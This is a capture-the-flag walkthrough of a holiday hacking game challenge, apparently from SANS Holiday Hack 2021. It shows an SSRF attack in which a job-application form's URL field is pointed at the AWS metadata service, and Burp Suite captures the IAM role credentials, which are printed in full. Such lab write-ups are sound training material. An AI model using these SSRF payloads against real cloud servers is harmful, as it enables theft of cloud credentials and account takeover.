IMDSv2 request: 'curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-
data/placement/region'

elfu@0451f0c2434b:~$ echo $TOKEN
Uv38ByGCZU8WP18PmmIdcpVmx00QA3xNe7sEB9Hixkk=
elfu@0451f0c2434b:~$
```

21. Type `curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/placement/region; echo`



```
Congratulations!
You've completed the lesson on Instance Metadata interaction. Run 'exit' to close.

elfu@c8cd78ab452f:~$ curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/m
eta-data/placement/region; echo
np-north-1
elfu@c8cd78ab452f:~$ 

[ElfU]> Candies [
```




New [Achievement] Unlocked: IMDS Exploration!

Click here to see this item in your badge.

22. Type `exit` and then click the `Close` button

23. Click to talk to `Noxious O. D'or`

```
Phew! That is something extra! Oh, and you solved the challenge too? Great!

Cloud assets are interesting targets for attackers. Did you know they automatically get IMDS access?

I'm very concerned about the combination of SSRF and IMDS access.

Did you know it's possible to harvest cloud keys through SSRF and IMDS attacks?

Dr. Petabyte told us, "anytime you see URL as an input, test for SSRF."

With an SSRF attack, we can make the server request a URL. This can reveal valuable data!

The AWS documentation for IMDS is interesting reading.
```




New [Hint] Unlocked: AWS IMDS Documentation!

Click here to see this item in your badge.

24. Click the `i` (Hints) icon

25. Click `AWS IMDS Documentation`



AWS IMDS Documentation

From: Noxious O. D'or
Objective: 10) Now Hiring!

The AWS documentation for IMDS is interesting reading.


26. Click `[Exit]`

27. Start `Burp Suite Community Edition`

28. Switch to the `Web browser` window

29. Click to open a `Second` browser tab

30. Navigate to `https://apply.jackfrosttower.com/`



Join the Frost Tower Team

An Opportunity that's Out of This World!

Real experience

We're looking for individuals that offer the opposite of exemplary service. At Frost Tower, the truly terrible are welcome.


Exciting Projects

Can you offer our guests a demonstrably bad customer experience? Then you'll fit right in working at Frost Tower.

Professional Mentorship

At Frist Tower you'll have the chance to work with other colleagues, each collectively providing a sub-par experience to all our guests.

31. Configure the Web browser to use `Burp Suite Community Edition` as a proxy




```
HTTP/2 200 OK
Server: nginx/1.16.1
Date: Wed, 29 Dec 2021 12:56:51 GMT
Content-Type: image/jpeg
Content-Length: 1946
Last-Modified: Wed, 29 Dec 2021 12:56:50 GMT
Etag: "61cc5b12-79a"
Expires: Mon, 03 Jan 2022 12:56:51 GMT
Cache-Control: max-age=432000
Accept-Ranges: bytes
Via: 1.1 google
Alt-Svc: clear

ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/ami
block-device-mapping/ebs0
block-device-mapping/ephemeral0
block-device-mapping/root
block-device-mapping/swap
elastic-inference/associations
elastic-inference/associations/eia-bfa21c7904f64a82a21b9f4540169ce1
events/maintenance/scheduled
events/recommendations/rebalance
hostname
iam/info
iam/security-credentials
iam/security-credentials/jf-deploy-role
instance-action
instance-id
instance-life-cycle
instance-type
```

32. Click the `Proxy` tab

33. Click the `Intercept is on` button

34. Switch to the `Web browser` window

35. Click the `Apply Now` button



Career Application

Name

Your name

Email address

Your email

We'll never share your email with anyone else :winkyface:.

Phone number

Your phone

We won't call you unless it's absolutely necessary, or when it's the middle of the night.

Field of Expertise

Aggravated pulling of hair
Anti-social behavior
Bedtime violation
Crayon on walls

Select all that apply.

Resume

No file selected.


Frost Tower only hires those who have been unjustly put on the naughty list. All applicants must be verify naughty list status by submitting a URL to their public *Naughty List Background Investigation* (NLBI) report.

36. Type `snowman` into the Name text-box

37. Type `snowman@northpole.com` into the Email address text-box

38. Type `1234567890` into the Phone number text-box

39. Scroll `Down` the window



Frost Tower only hires those who have been unjustly put on the naughty list. All applicants must be verify naughty list status by submitting a URL to their public *Naughty List Background Investigation* (NLBI) report.

URL to your public NLBI report

http://nppd.northpolechristmastown.com/NLBI/YourReportIdGoesHere


Include a link to your public NLBI report.

Any additional information?

Share any additional information you think is important for your application consideration.

40. Type `http://169.254.169.254/latest/meta-data` into the URL to your public NLBI report text-box

41. Click the `Submit` button



Submission Accepted

Naughty list recipients rejoice!

We'll be in touch.

42. Switch to the `Burp Suite Community Edition` window

43. Click the `Target` tab


44. Expand the `https://apply.jackfrosttower.com` branch

45. Click `Filter: Hiding not found items;...`

46. Click the `Show all` button

47. Click the `Apply` button

48. Expand the `images` branch



Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Site map Scope Issue definitions
Filter: Showing all items
https://apply.jackfrosttower.com
/
css
favicon.ico
images
jack.png
lab.png
server.png
snowman.jpg
zoomed2.png
https://fonts.googleapis.com
https://fonts.gstatic.com
Request Response
Pretty Raw Hex \n
INSPECTOR
Request Attributes
Request Headers (13)
Response Headers (6)
Search...
0 matches

Host	Method	URL	Params	Status	Length	MIME type	Title
https://apply.jackfrostto...	GET	/		200	3896	HTML	Frost Tower
https://apply.jackfrostto...	GET	/?inputName=snowman...	✓	200	3058	HTML	Frost Tower
https://apply.jackfrostto...	GET	/?p=apply	✓	200	6845	HTML	Frost Tower
https://apply.jackfrostto...	GET	/css/bootstrap.min.css		200	165139	CSS	
https://apply.jackfrostto...	GET	/images/jack.png		200	198267	PNG	
https://apply.jackfrostto...	GET	/images/lab.png		200	323252	PNG	
https://apply.jackfrostto...	GET	/images/server.png		200	192210	PNG	
https://apply.jackfrostto...	GET	/images/snowman.jpg		200	2264	text	
https://apply.jackfrostto...	GET	/images/zoomed2.png		200	78561	PNG	
https://apply.jackfrostto...	GET	/favicon.ico		404	315	HTML	404 Not Found
https://apply.jackfrostto...	GET	/?p=about	✓				

```
GET / HTTP/2
Host: apply.jackfrosttower.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

49. Click `snowman.jpg`

50. Click the `Response` tab



```
HTTP/2 200 OK
Server: nginx/1.16.1
Date: Wed, 29 Dec 2021 12:56:51 GMT
Content-Type: image/jpeg
Content-Length: 1946
Last-Modified: Wed, 29 Dec 2021 12:56:50 GMT
Etag: "61cc5b12-79a"
Expires: Mon, 03 Jan 2022 12:56:51 GMT
Cache-Control: max-age=432000
Accept-Ranges: bytes
Via: 1.1 google
Alt-Svc: clear

ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/ami
block-device-mapping/ebs0
block-device-mapping/ephemeral0
block-device-mapping/root
block-device-mapping/swap
elastic-inference/associations
elastic-inference/associations/eia-bfa21c7904f64a82a21b9f4540169ce1
events/maintenance/scheduled
events/recommendations/rebalance
hostname
iam/info
iam/security-credentials
iam/security-credentials/jf-deploy-role
instance-action
instance-id
instance-life-cycle
instance-type
```

51. Switch to the `Web browser` window

52. Click the `Back` button


53. Modify the Name text-box, to `snowman1`

54. Modify the URL to your public NLBI report text-box, to `http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role`

55. Click the `Submit` button

56. Switch to the `Burp Suite Community Edition` window

57. Click `snowman1.jpg`



```
HTTP/2 200 OK
Server: nginx/1.16.1
Date: Wed, 29 Dec 2021 13:13:57 GMT
Content-Type: image/jpeg
Content-Length: 308
Last-Modified: Wed, 29 Dec 2021 13:13:57 GMT
Etag: "61cc5f15-134"
Expires: Mon, 03 Jan 2022 13:13:57 GMT
Cache-Control: max-age=432000
Accept-Ranges: bytes
Via: 1.1 google
Alt-Svc: clear

{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
  "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
  "Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
  "Expiration": "2026-05-02T18:50:40Z"
}
```

58. Configure the Web browser to use no proxy

59. Close `Burp Suite Community Edition`


60. Close the `Second` browser tab

61. Click `Tick` (Objectives) icon

62. Click `10) Now Hiring!`

63. Type `CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX`


64. Click the `Submit` button



10) Now Hiring!

Difficulty: 🎄🎄🎄🎄🎄

What is the secret access key for the Jack Frost Tower job applications server? Brave the perils of Jack's bathroom to get hints from Noxious O. D'or.



New [Achievement] Unlocked: SSRF to IMDS to S3 Bucket Access!
Click here to see this item in your badge.

New Narrative Unlocked!
Click here to see this item in your badge.

65. Click `[Exit]`

66. Move `Down` and enter `Jack's Office`

67. Click `Stairs`